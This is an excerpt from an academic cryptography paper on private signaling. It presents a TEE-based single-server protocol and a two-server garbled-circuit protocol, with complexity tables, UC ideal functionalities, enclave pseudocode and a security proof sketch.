Other properties. OMR achieves DoS resistance, where DoS attacks are defined as signals being pertinent for more than one receiver. Moreover, their protocols allow the receiver to determine the value ℓ which is the number of messages they expect to receive, and the recipients also get an explicit overflow message in the case the specified ℓ is less than the number of messages they actually receive.

	Privacy	Security	Recipient	Server	#Servers	Setup Assumptions
Naïve scan	full	–	$O(N)$	$\emptyset$	0	$\emptyset$
FMD [5]	k-anon	G,SH	$O(pN)$	$O(pM)$	1	$\emptyset$
OMR2 [19]	full	G, SH	$O(N+\log^2(\hat{k})\log(\varepsilon_n^{-1})+\hat{k}^3)$	$O(N(\log^2(\hat{k})+\log\varepsilon_p^{-1}))$	1	$\emptyset$
OMR3 [19]	full	G, SH	$O(\hat{k}\log(\hat{k})\log(\varepsilon_n^{-1})\log^4(N)+\hat{k}^3)$	$O(N(\log(\hat{k})\log(\varepsilon_n^{-1})\log^4(N)+\log\varepsilon_p^{-1}))$	1	$\emptyset$
Π_{TEE}	full	UC, M	$O(\ell)$	$O(\ell M)$	1	TEE
Π_{GC}	full	UC, SH	$O(\ell)$	$O(\ell M)$	2	$\emptyset$

Table 1: Comparing privacy-preserving message detection schemes in terms of the achieved privacy guarantees and the computational complexity of the participants. SH and M denotes semi-honest and malicious security, respectively. N denotes the total number of messages in the system and p denotes the false positive rate ($0 \le p \le 1$) set individually by recipients in the Fuzzy Message Detection scheme (FMD) [5]. For simplicity, we assume that each recipient has the same false positive rate p. ℓ denotes the maximum number of detectable incoming messages per each recipient and $\bar{\ell}$ denotes the actual number of messages that are sent to a recipient. From OMR [19] we have $\hat{k} = \tilde{O}(\bar{\ell}+\varepsilon_p N)$. Moreover, ε_p is a false positive rate and ε_n is a false negative rate. Finally the server computation is based on a single message received by the server(s).

Metadata-private messaging systems Previous works [29] and [16] describe dialing and add-friend protocols. These protocols enable one party to add another party as a friend and establish a connection with this friend such that an adversary cannot learn the friend's identity. This can be seen as a special case of the signaling problem, but these works do not consider the efficiency of the two parties that are involved. They require that all parties continuously send messages over the network (either cover traffic or actual protocol messages).

3 Our Approach to Build Private Signalling

We present two instantiations of the ideal functionality $\mathcal{F}_{\mathsf{privSignal}}$ that achieve *constant* communication and computation complexity for the recipient. Both instantiations are based on the same high-level approach of obliviously updating the list for the recipient. We explain the general approach first, and then the two techniques for implementing it.

Our approach is based on the following natural idea. Assume for a moment that privacy was not a concern, but only performance is, i.e., we want the overhead of the recipient to be minimal and depend only on the number of messages it receives. The recipients hire a Srv and register themselves with the server. (See Fig 1) The sender after posting a message to the board, sends a signal which is the encryption (under the pk of the server) of the the recipient's identity and the location of the message to the Srv through the board. The Srv maintains a table $\mathbb{T}$, with one row for each recipient. It decrypts the signal using its own secret key and adds the signal to the row of recipient. When a recipient R_i sends `RECEIVE` to the server, it simply responds with the corresponding row. Now, to achieve privacy, we "just" need to require the server to update this table *obliviously*. In other words, we need to devise a mechanism by which, on input an encrypted signal for a certain recipient R_i, the server can blindly and correctly update the i-th row without learning anything about the recipient who got the signal.

Finally, note that each recipient might receives a different




Figure 1: The no-privacy solution: ❶ Each recipient R_i registers with the Srv and sends its pk_i. ❷ A sender writes a message m for recipient R_3 on position 7 of the board. ❸ Sender sends a signal to the Srv for the posted message. The signal is an encryption of $R_3, 7$ under the public key of the server. ❹ The server decrypts the signal using its secret key. The Srv then adds the encryption to the next available location in R_3's row. ❺ R_3 requests its row from the Srv in an authenticated way, and ❻, the Srv responds with the encryptions in that row.

number of signals over time. To prevent leaking of this information, in our protocol, we fix the size of each recipients' row to be an upper bound ℓ, reflecting the signals recipients are expected to receive in a certain interval of time (e.g., per day, per-month, depending on the application).

TEE-based Solution To update the table of signals $\mathbb{T}$ obliviously by employing a single untrusted server, we leverage a trusted execution environment (TEE). Recall that a TEE allows a client to perform a private computation on a secret input, embedded in the TEE, through an untrusted server, called the host. TEEs are used to build virtual enclaves. A client can register with the enclave within the server and is guaranteed




Figure 2: Single-server protocol. ❶ R_i securely communicates its pk_i with the enclave. ❷ ❸ The sender writes a message m for recipient R_3 on position 7 of the board and sends a signal (encryption of 7 under TEE's public key epk) to the Srv for the posted message. ❹ The enclave takes as input the encryption of the signal, decrypts it and updates column 2 in R_3's row with 7. ❺ R_3 requests for its row via the server to the enclave. ❻ If valid, the TEE releases R_3's row encrypted under the public key of R_3 via the server.




Figure 3: Two-server. ❶ R_i registers with the two servers. ❷ Sender writes message m for R_3 on position 7 of the board. ❸ Create shares of 3 e.g. $(2,1)$ and $7=(3,4)$, send $(2,3)$ to Srv_1 and $(1,4)$ to Srv_2. ❹ Srv_1 and Srv_2 run a 2PC with inputs $(\mathbb{T}_1,2,3)$ and $(\mathbb{T}_2,1,4)$ and some fresh randomness and output new tables $\mathbb{T}_1$ and $\mathbb{T}_2$ such that in the next available position of R_3's row (column 2), is updated with fresh shares of 7, e.g. (5 and 2) and re-randomize all other indices while maintaining the invariant that $\mathbb{T}_1[i][j]\oplus\mathbb{T}_2[i][j]$ remains the same. ❺ R_3 requests its row. ❻ If valid, Srv_1 sends [7,5,5] and Srv_2 sends [5,2,5]. R_3 reconstructs locations by computing $[7\oplus5, 5\oplus2, 5\oplus5]=[2,7,0]$.

that all computations inside the enclave are hidden from the server. With this tool in hand, the idea is that the recipients will first register with the server by providing their public key.

After this setup phase where recipients register with the enclave, the enclave maintains a vector of zeros for each user i. This is equivalent to initializing the table $\mathbb{T}$.

Each enclave will implement the following program: on input a signal ciphertext $\mathsf{ct}_{\mathsf{Signal}}$ and the table $\mathbb{T}$, first decrypt $\mathsf{ct}_{\mathsf{Signal}}$ with its secret key. If the decryption results in a valid plaintext location loc and recipient index i, then the enclave will update the row i of the table $\mathbb{T}$ with the loc in the next available position, and just re-write the other indexes. As in the solution with no privacy, a sender can communicate a signal for location loc to R_i, by simply encrypting the location and the recipient index under the enclave's public key pk, that is, $\mathsf{ct}_{\mathsf{Signal}}=\mathsf{Enc}(\mathsf{pk}, R_i\|\mathsf{loc})$ and send $\mathsf{ct}_{\mathsf{Signal}}$ to the server. The server will then run the enclave on input $\mathsf{ct}_{\mathsf{Signal}}, \mathbb{T}$ to run the above-described program.

The actual protocol is slightly more complex as it requires a mechanism to prevent replay attacks from the untrusted server against the enclave. For the UC-security proof to go through, we need a mechanism to enforce that even if server and recipient are corrupt and collude, any attack is still simulatable in the ideal world. This requires a mechanism by which, to retrieve its signals, a recipient must first obtain a token from the TEE in every access. The details of the protocol are provided in Sec 6, and the protocol is described in Fig 7. We formally prove that our protocol UC-realizes the ideal private signal functionality. For the formal proof, we use the UC-formalization of TEE introduced by Pass et al. in [24] as the ideal functionality $\mathcal{G}_{\mathrm{att}}$. Our proof is provided in the full version [20] and withstands malicious adversaries (for privacy). We present an illustration of this single-server approach in Fig 2. In the above approach we assumed that the enclave can store the table $\mathbb{T}$ in its internal memory. We note that this need not always be possible since the total space that is available in an enclave's (Intel SGX) internal memory is only 128MB. In the full version [20] we present a modification of the protocol where the $\mathbb{T}$ is stored by the server.

Limitations of Intel SGX: TEEs need to rely on a trusted authority (Intel in the case of Intel SGX), they are known to be prone to some side channel attacks [8] [14] and finally there are memory limitations [11]

Two-server Solution To accomplish the goal of obliviously updating the table of signals $\mathbb{T}$, we can use two servers Srv_1 and Srv_2 and have the table secret-shared among them. Srv_1 (resp., Srv_2) holds a table $\mathbb{T}_1$ (resp., $\mathbb{T}_2$) of strings that look random to Srv_1(resp., Srv_2), but such that $\mathbb{T}_1\oplus\mathbb{T}_2=\mathbb{T}$.

Say a sender S posted a message m intended for R on the board that appears in location loc. To prepare a signal for R concerning location loc the sender will perform a simple operation. It will secret-share the input R, loc into random two shares $R^{(1)}, R^{(2)}$ and $\mathsf{loc}^{(1)}, \mathsf{loc}^{(2)}$ such that $R=R^{(1)}\oplus R^{(2)}$ and $\mathsf{loc}=\mathsf{loc}^{(1)}\oplus\mathsf{loc}^{(2)}$.

Next, servers $\mathsf{Srv}_1, \mathsf{Srv}_2$ will update their tables by running a *secure computation protocol* (e.g., Yao's garbled circuits [7, 33]), participating with their own secret input

$R^{(1)}, \mathsf{loc}^{(1)}, \mathbb{T}_1$ (resp., $R^{(2)}, \mathsf{loc}^{(2)}, \mathbb{T}_2$). The function being computed performs the following three elementary operations. (1) Reconstruct R and loc by xoring the shares. (2) Update the R-th row of the table to add loc to the first available index. (3) Re-randomize every other row. Note that, at the end of the secure computation of this function, each server receives a fresh share of the updated table, thus leaking no information about which row and column was actually updated.

When a recipient R_i wishes to retrieve their signals, it will send i (in an authenticating manner) to both servers and receive $\mathbb{T}_1[i], \mathbb{T}_2[i]$ from which it can recover the locations by just performing xor. Upon each retrieve, the recipient's row is flushed.

Our protocol provides full privacy due to the following features: at any point, each server only owns only one share of the signals and the table of signals, and upon each update, the server obtains a re-randomization of the entire table, performed with fresh randomness that is sampled by both servers, which leaks no information about the row that was actually updated. We provide formal proofs of this work in the full version [20] In our proof, servers can collude with recipients and sender but (of course) cannot collude with each other. For this protocol, our proofs are in the *semi-honest* setting. Finally, we note that we can extend this idea to a multi-server setting, where say n servers participate in an MPC to process a signal and update the shares of the table of signals.

The tradeoff here would be that sender will need to share the location and recipient index among n servers, and the recipient would need to recombine the shares received from n servers, but on the positive side, one can have weaker assumptions on the trust and non-collusion between the servers.




Figure 4: Global functionality modeling SGX-like secure processor [24]

4 Preliminaries

Notation Let λ be the security parameter, $\mathsf{poly}(\cdot)$ be a polynomial function and let $\mathsf{negl}(\lambda)$ be a negligible function. M denotes the total number of recipients.

Public Board: $\mathcal{G}_{\mathsf{ledger}}$. We assume that all parties have read and write access to a public board, which we abstract via a public ledger ideal functionality $\mathcal{G}_{\mathsf{ledger}}$ functionality introduced in [3]. $\mathcal{G}_{\mathsf{ledger}}$ maintains a global variable called `state` and parties can read from and write to this global state through the commands `READ` and `SUBMIT`. An abridged version of $\mathcal{G}_{\mathsf{ledger}}$ is presented in the App A.4, Fig. 18.

In this section we present the crucial definitions and security guarantees of the primitives used in our protocols. We present the rest of the primitives more formally in App A.

Trusted Execution Environment: $\mathcal{G}_{\mathbf{att}}$. The TEE is modeled as a single, globally-shared ideal functionality that is denoted as $\mathcal{G}_{\mathrm{att}}$ following the definition of [24]. The $\mathcal{G}_{\mathrm{att}}$ functionality is depicted in Fig. 4 There are two types of invocations to the trusted hardware - *installation*, that allows to install a software and a *stateful resume*, that allows to execute it on an input. More details are provided in App A.3.

Garbled Circuits A garbling scheme $\mathcal{G}$ (described in App. A.2) consists of five polynomial time algorithms $(\mathsf{Garble}, \mathsf{Encode}, \mathsf{Eval}, \mathsf{Decode}, \mathsf{evaluate})$. Garble takes as input a function f and returns a garbled circuit F, encoding information e, and decoding information d. Encode takes e and an input x, and returns a garbled input X. Eval takes in the garbled circuit F and X, and returns a garbled output Y. Decode takes in the decoding information d and Y, and returns the plaintext output $y = f(x)$.

Oblivious Transfer In the oblivious transfer functionality (formally defined in App A.1, Fig 16), sender S has a pair of input strings s_0 and s_1 and a receiver R has a choice bit b. R learns only s_b while S learns nothing.

5 UC-Definition of Private Signaling

We define the problem of private signaling in the UC-framework [9]. In this framework, the security properties expected by a system are defined through the description of an ideal functionality. The ideal functionality is an ideal trusted party that performs the task expected by the system in a trustworthy manner. When devising an ideal functionality, one describes the ideal properties that the system should achieve, as well as the information that the system will inherently leak.

For the task of private signaling, we want to capture two properties: correctness and privacy. Correctness means that a recipient R_i should be able to learn all signals that are intended for them. Privacy means that by looking at the messages exchanged in the protocol *no one* except R_i (and the senders of the signals) should distinguish which signals are directed to R_i. Furthermore, we want to capture the following inherent leakage. First, an observer of the system can always learn that a signal was posted for "someone" (for instance, just by observing the board). Second, a protocol participant can learn that a certain recipient is trying to retrieve their own signals (for instance, in the serverless case, this can be detected by observing that a node is downloading a big chunk of the board, or in the server-aided case, it is just possible to observe that R_i connected to the server).

Functionality $\mathcal{F}_{\mathsf{privSignal}}$
The functionality maintains a table denoted $\mathbb{T}$ indexed by recipient R_j, that contains information on the locations of signals for the corresponding recipient.
Sending a signal (SEND): Upon receiving $(\texttt{SEND}, R_j, \mathsf{loc})$ from a sender S_i, send $(\texttt{SEND}, S_i)$ to the adversary. Upon receiving $(\texttt{SEND}, \texttt{ok})$ from the adversary, append loc to $\mathbb{T}[R_j]$.
Retrieving signals (RECEIVE): Upon receiving $(\texttt{RECEIVE})$ from some R_j, send $(\texttt{RECEIVE}, R_j)$ to the adversary. Upon receiving $(\texttt{RECEIVE}, \texttt{ok})$ from the adversary, send $(\texttt{RECEIVE}, \mathbb{T}[R_j])$ to the recipient R_j and update $\mathbb{T}[R_j] = []$

Figure 5: Private Signaling functionality

Private Signaling Ideal Functionality The functionality $\mathcal{F}_{\mathsf{privSignal}}$ provides the following interface - SEND and RECEIVE. The ideal functionality allows parties to send signals to a receiver, that informs that there exists a message at a particular location of the board maintained by an ideal ledger functionality $\mathcal{G}_{\mathsf{ledger}}$. To add a signal for a recipient R_j, a sender sends SEND command with the pair (R_j, loc) to the ideal functionality. The latter will store this information for R_i in a table denoted $\mathbb{T}$, and will send to the adversary this information that a signal has been posted. This leakage captures the fact that in real life it is easy for an observer to detect that some sender is trying to send a message to some recipient. However this is the only information that anyone (except the sender, of course) will ever learn.

A recipient R_j can later query the ideal functionality to retrieve the signals that were sent to them. This is done using the RECEIVE command. This command also instructs the functionality to flush the row $\mathbb{T}[R_j]$. The ideal functionality will return the list to R_j and will inform the adversary that R_j has downloaded its private list of signals. Again, this captures the fact that in a real-world system a global observer can detect the fact that a certain device is trying to retrieve their signals (e.g., by observing the traffic). Since the only information leaked to the adversary is that a sender has posted a signal and that a recipient has retrieved its signals we capture the privacy requirement of private signaling.

Corruption model We consider two settings. In protocol Π_{TEE}(Section 6) we consider a single-server with a TEE. Here we assume that the server can be malicious but the TEE is trusted. In protocol Π_{GC} (Section 7) we consider two-servers that do not collude. Furthermore, we allow any collusion between recipients and servers and prove that we achieve only privacy against malicious adversaries.

Communication model In our protocols we do not allow any out-of-band communication between the senders and the recipients. All entities have access to a global ledger functionality - $\mathcal{G}_{\mathsf{ledger}}$. We assume that recipients have direct channels with the Srv(s). We show in Section 8 that our protocols can be extended such that there are multiple instances of these servers that serve different recipients.

6 Private Signaling Protocol with TEE (Π_{TEE})

$\mathcal{G}_{\mathsf{att}}$	Secure processor functionality Figure 4
$\vec{L}_i$	Encrypted locations for R_i
$\mathsf{ct}_{\mathsf{keys}}$	Encryption of encryption key and verification key
index_i	Next available index in $\vec{L}_i$
ctr_i	Counter to prevent replayability of signatures
$\mathsf{ct}_{\mathsf{Signal}}$	Encryption of loc
$\mathsf{ct}_{\mathsf{loc}}$	Encrypted locations returned on RECEIVE
$\mathsf{mpk}, \mathsf{msk}$	Attestation keys of $\mathcal{G}_{\mathsf{att}}$ functionality
$\mathsf{epk}, \mathsf{esk}$	Encryption keys of $\mathcal{G}_{\mathsf{att}}$

Table 2: Notations for Π_{TEE}

The protocol Π_{TEE} assumes as hybrids a TEE functionality - $\mathcal{G}_{\mathsf{att}}$ (defined in Sec 4). This TEE runs a program Prog that is defined in Fig 6. We only present Prog here. $\mathcal{G}_{\mathsf{att}}$ attests (see Figure 4) to any computation that is done inside the processor and outputs a signed message to the server. As described in Figure 4 the $\mathcal{G}_{\mathsf{att}}$ functionality generates a signing key

and an encryption key, and any entity can securely query the functionality to get the signing verification key and the encryption public key.

The TEE maintains a vector $\vec{L}$ for each recipient. Each recipient R_i registers with the $\mathcal{G}_{\text{att}}$ functionality by sending it a "setup" command through the server where it communicates its public key and verification key to the $\mathcal{G}_{\text{att}}$ functionality. The program then initializes a vector $\vec{L}_i$ with all zeros corresponding to this recipient.

To send a signal to a recipient R_i, the sender encrypts the public key of the recipient along with the location of the message - $(\mathsf{pk}_i, \mathsf{loc})$, under the public key of the processor epkand submits this as a transaction to the $\mathcal{G}_{\text{ledger}}$ functionality. The Srv sends a READ command to the $\mathcal{G}_{\text{ledger}}$ functionality and retrieves the signals. To process these signals, the Srv inputs $(\text{"send"}, \mathsf{ct}_{\mathsf{Signal}})$ to the TEE. The TEE decrypts $\mathsf{ct}_{\mathsf{Signal}}$ to get the public key pk_i of the recipient and location loc. The vector $\vec{L}_i$ for recipient R_i is updated with the loc and all other indices of $\vec{L}_i$ and all other $\vec{L}_j$ for $j \neq i$ are rewritten so that a malicious server that may observe memory access patterns cannot trivially learn the recipient of the signal.

On input* $(\text{"setup"}, \mathsf{ct}_{\mathsf{keys}})$
- Compute $(\mathsf{pk}, \Sigma.\mathsf{vk}) = \mathsf{Dec}(\mathsf{esk}, \mathsf{ct}_{\mathsf{keys}})$.
- Compute $\vec{L} = \{0\}_{j=0}^{\ell}$
- Set $\mathsf{index} = 0$ and $\mathsf{ctr} = 0$
- Initialize $\mathcal{T}[\mathsf{pk}] = (\vec{L}, \Sigma.\mathsf{vk}, \mathsf{index}, \mathsf{ctr})$
- **return** pk

On input* $(\text{"send"}, \mathsf{ct}_{\mathsf{Signal}})$
- $[\mathsf{msg}[0], \mathsf{msg}[1]] \leftarrow \mathsf{Dec}(\mathsf{esk}, \mathsf{ct}_{\mathsf{Signal}})$ and $\mathsf{msg}[0] = \mathsf{pk}$
- Read $\mathcal{T}[\mathsf{pk}] = (\vec{L}, \Sigma.\mathsf{vk}, \mathsf{index}, \mathsf{ctr})$
- Update $\mathsf{index} = (\mathsf{index}+1) \mod \ell$,
- Update $\vec{L}[\mathsf{index}] = \mathsf{msg}[1]$
- Rewrite $\vec{L}[j]$ for $j \neq \mathsf{index}$
- Rewrite $\mathcal{T}[i]$ for all $i \neq \mathsf{pk}$

On input* $(\text{"receive"}, (\mathsf{ctr}', \sigma))$
- Read $\mathcal{T}[\mathsf{pk}] = (\vec{L}, \Sigma.\mathsf{vk}, \mathsf{index}, \mathsf{ctr})$
- **if** $\Sigma.\mathsf{Ver}(\Sigma.\mathsf{vk}, \mathsf{ctr}', \sigma) = 1$ and $\mathsf{ctr} = \mathsf{ctr}'$ **then**
  - Let $(\mathsf{loc}_1 \ldots \mathsf{loc}_\ell) = \vec{L}$
  - Compute $\vec{\mathsf{ct}}_{\mathsf{loc}} = \mathsf{Enc}_{\mathsf{pk}}(\mathsf{loc}_1), \ldots, \mathsf{Enc}_{\mathsf{pk}}(\mathsf{loc}_\ell)$
  - Update $\mathsf{ctr} = \mathsf{ctr}+1$, $\mathsf{index} = 0$ and $\vec{L} = \{0\}_{j=0}^{\ell}$
  - **return** $(\vec{\mathsf{ct}}_{\mathsf{loc}})$
- **else**
  - **return** $\perp$

Figure 6: Program $\mathsf{Prog}[\ell]$ run by $\mathcal{G}_{\text{att}}$

To receive its list of signals, a recipient R_i sends a signature along with a counter value denoted ctr. The TEE authenticates the recipient and checks that the counter value matches with the internally stored counter value of the recipient.

Enclave setup
1. Srv: Run $\mathcal{G}_{\text{att}}.\mathsf{install}(\mathsf{Prog}[\ell])$ to get eid.

Registration

Recipient R_i:
1. Let $(\mathsf{mpk}, \mathsf{epk}) := \mathcal{G}_{\text{att}}.\mathsf{getpk}()$
2. Compute $(\mathsf{pk}_i, \mathsf{sk}_i) \leftarrow \mathsf{Enc.KeyGen}(1^\lambda)$, $(\Sigma.\mathsf{sk}_i, \Sigma.\mathsf{vk}_i) \leftarrow \Sigma.\mathsf{KeyGen}(1^\lambda)$.
3. Set $\mathsf{ct}_{\mathsf{keys},i} = \mathsf{Enc}(\mathsf{epk}, (\mathsf{pk}_i, \Sigma.\mathsf{vk}_i))$ and send $(\text{"setup"}, \mathsf{ct}_{\mathsf{keys},i})$ to Srv.
4. Await $((eid, \mathsf{pk}_i), \sigma_T)$ from Srv.
5. Assert $\Sigma.\mathsf{Ver}_{\mathsf{mpk}}((eid, \mathsf{pk}_i), \sigma_T) = 1$ and publish pk_i. Initialize $\mathsf{ctr}_i = 0$.

Srv:
1. Upon receiving $(\text{"setup"}, \mathsf{ct}_{\mathsf{keys},i})$ from R_i, let $((\mathsf{pk}_i), \sigma_T) = \mathcal{G}_{\text{att}}.\mathsf{resume}(eid, (\text{"setup"}, \mathsf{ct}_{\mathsf{keys},i})$. Send $((eid, \mathsf{pk}_i), \sigma_T)$ to R_i.

Procedure $(\mathtt{SEND}, R_i, \mathsf{loc})$
1. Sender S gets $(\mathsf{mpk}, \mathsf{epk}) := \mathcal{G}_{\text{att}}.\mathsf{getpk}()$ and computes $\mathsf{ct}_{\mathsf{Signal}} = \mathsf{Enc}(\mathsf{epk}, [\mathsf{pk}_i, \mathsf{loc}])$ and sends $(\mathtt{SUBMIT}, (\mathtt{SEND}, \mathsf{ct}_{\mathsf{Signal}}))$ to $\mathcal{G}_{\text{ledger}}$.
2. Srv: Send READ to $\mathcal{G}_{\text{ledger}}$ and upon receiving $(\mathtt{SEND}, \mathsf{ct}_{\mathsf{Signal}})$: Call $\mathcal{G}_{\text{att}}.\mathsf{resume}(eid, (\text{"send"}, \mathsf{ct}_{\mathsf{Signal}}))$.

Procedure RECEIVE

Recipient R_i:
1. Compute $\sigma_i = \mathsf{Sig}(\Sigma.\mathsf{sk}_i, \mathsf{ctr}_i)$ and send $(\mathtt{RECEIVE}, \mathsf{ctr}_i, \sigma_i)$ to Srv. Await $((eid, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T)$ from Srv
2. Assert $\Sigma.\mathsf{Ver}_{\mathsf{mpk}}((eid, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T) = 1$
3. Initialize $\mathsf{locns} = [], j = 0$
   - **while** $(\mathsf{loc}_j = \mathsf{Dec}(\mathsf{sk}_i, \vec{\mathsf{ct}}_{\mathsf{loc}}[j])) \neq 0$ **do**
     - $\mathsf{locns}.add(\mathsf{loc}_j)$
     - $j = j+1$
   - $\mathsf{ctr}_i = \mathsf{ctr}_i + 1$
   - **return** locns.

Srv:
1. Upon receiving $(\mathtt{RECEIVE}, \mathsf{ctr}_i, \sigma_i)$ from R_i, let $((eid, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T) = \mathcal{G}_{\text{att}}.\mathsf{resume}(eid, (\text{"receive"}, \mathsf{ctr}_i, \sigma_i))$.
2. Send $((eid, \vec{\mathsf{ct}}_{\mathsf{loc},i}), \sigma_T)$ to R_i

Figure 7: The protocol for private signaling in the $\mathcal{G}_{\text{att}}$ hybrid world

If valid, the TEE returns encrypts the vector $\vec{L}_i$ under the public key of the recipient R_i and resets the vector $\vec{L}$ to a vector of all zeros and returns the list of encryptions. The recipient decrypts each ciphertext until it decrypts to a zero which indicates that the recipient has received all the messages. The server does the checks to ensure that every request to the

TEE is fresh and prevents a replay attack where a malicious server can simply send a previously received signature. This prevents the TEE from resetting the vector $\vec{L}$ that corresponds to an honest user.

Theorem 1. *Assume that the signature scheme Σ is existentially unforgeable under chosen message attacks, the encryption scheme* Enc *is CPA secure. Then the protocol Π_{TEE} in the ($\mathcal{G}_{att}$, $\mathcal{G}_{\mathsf{ledger}}$)-hybrid world UC-realizes the $\mathcal{F}_{\mathsf{privSignal}}$ functionality.*

Proof. (Sketch) To prove UC-security, we need to show that there exists a PPT simulator interacting with $\mathcal{F}_{\mathsf{privSignal}}$ that generates a transcript that is indistinguishable from the transcript generated in the real world where the adversary interacts with ($\mathcal{G}_{\mathsf{att}}$, $\mathcal{G}_{\mathsf{ledger}}$) ideal functionalities. The simulator internally simulates the $\mathcal{G}_{\mathsf{att}}$ and the $\mathcal{G}_{\mathsf{ledger}}$ functionalities to the adversary. We consider two cases of corruption here and in both cases we need to show that the simulator can simulate without learning the locations of honest recipients. We briefly describe the main idea in the simulation of the above mentioned corruption cases:

- *Sender and server are corrupt*: The simulator receives a ("send", $\mathsf{ct}_{\mathsf{Signal}}$) command via the $\mathcal{G}_{\mathsf{att}}$ interface from the adversary. The simulator decrypts $\mathsf{ct}_{\mathsf{Signal}}$ using the secret key of the simulated TEE functionality esk and learns the recipient (R_i) and the location (loc). The simulator sends ($\mathtt{SEND}, R_i, \mathsf{loc}$) to the $\mathcal{F}_{\mathsf{privSignal}}$ ideal functionality on behalf of the adversary.
- *Receiver and server are corrupt*: The simulator receives a ("receive", ctr, σ) command via the $\mathcal{G}_{\mathsf{att}}$ interface from the adversary. The simulator verifies the signature σ and sends RECEIVE to the $\mathcal{F}_{\mathsf{privSignal}}$ functionality on behalf of the adversary. The simulator receives a vector of locations that correspond to the adversary. The simulator encrypts these locations under the public key of the receiver and returns the vector of encryptions.

We defer the proofs to the full version of the paper [20]. □

7 Private Signaling with Two Servers Π_{GC}

Π_{GC} is run among two servers $\mathsf{Srv}_1, \mathsf{Srv}_2$. Each Srv_i for $i = 1,2$ maintains a table (denoted by $\mathbb{T}^{(i)}$) that stores information on the signals. The tables are $M \times \ell$ matrices where each row is associated with a recipient and ℓ is the maximum number of signals that can be received by each recipient. The vector $\left[(\mathbb{T}^{(1)}[R][1] \oplus \mathbb{T}^{(2)}[R][1]), \ldots, (\mathbb{T}^{(1)}[R][\ell] \oplus \mathbb{T}^{(2)}[R][\ell])\right]$ represents a vector of locations that have been signaled by senders to recipient R. The servers also maintain another table denoted $\mathbb{L}^{(i)}$, such that $\mathbb{L}^{(1)}[R] \oplus \mathbb{L}^{(2)}[R]$ stores the next available index for recipient R. Our protocol uses: the ideal oblivious transfer functionality $\mathcal{F}_{\mathsf{ot}}$, garbled circuits and EUF-CMA signatures (defined in Section 4 and Appendix A).

Registering with the servers: Each recipient R_i registers with the two servers by sending shares of vector of $\ell + 1$ zeros.

$\mathbb{T}^{(i)}$	Table ($M \times \ell$) of locations maintained by Srv_i
$\mathbb{L}^{(i)}$	Table of available indices denoted index
$R^{(i)}$	Share of R received by Srv_i
$\mathsf{loc}^{(i)}$	Share of loc received by Srv_i
$r^1_{(i,j)}, r^2_{(i,j)}$	Randomness used for both $\mathbb{T}^{(1)}[i][j]$ and $\mathbb{T}^{(2)}[i][j]$
$r^1_{(i)}, r^2_{(i)}$	Randomness used for both $\mathbb{L}^{(1)}[i]$ and $\mathbb{L}^{(2)}[i]$

Table 3: Notations for Π_{GC}

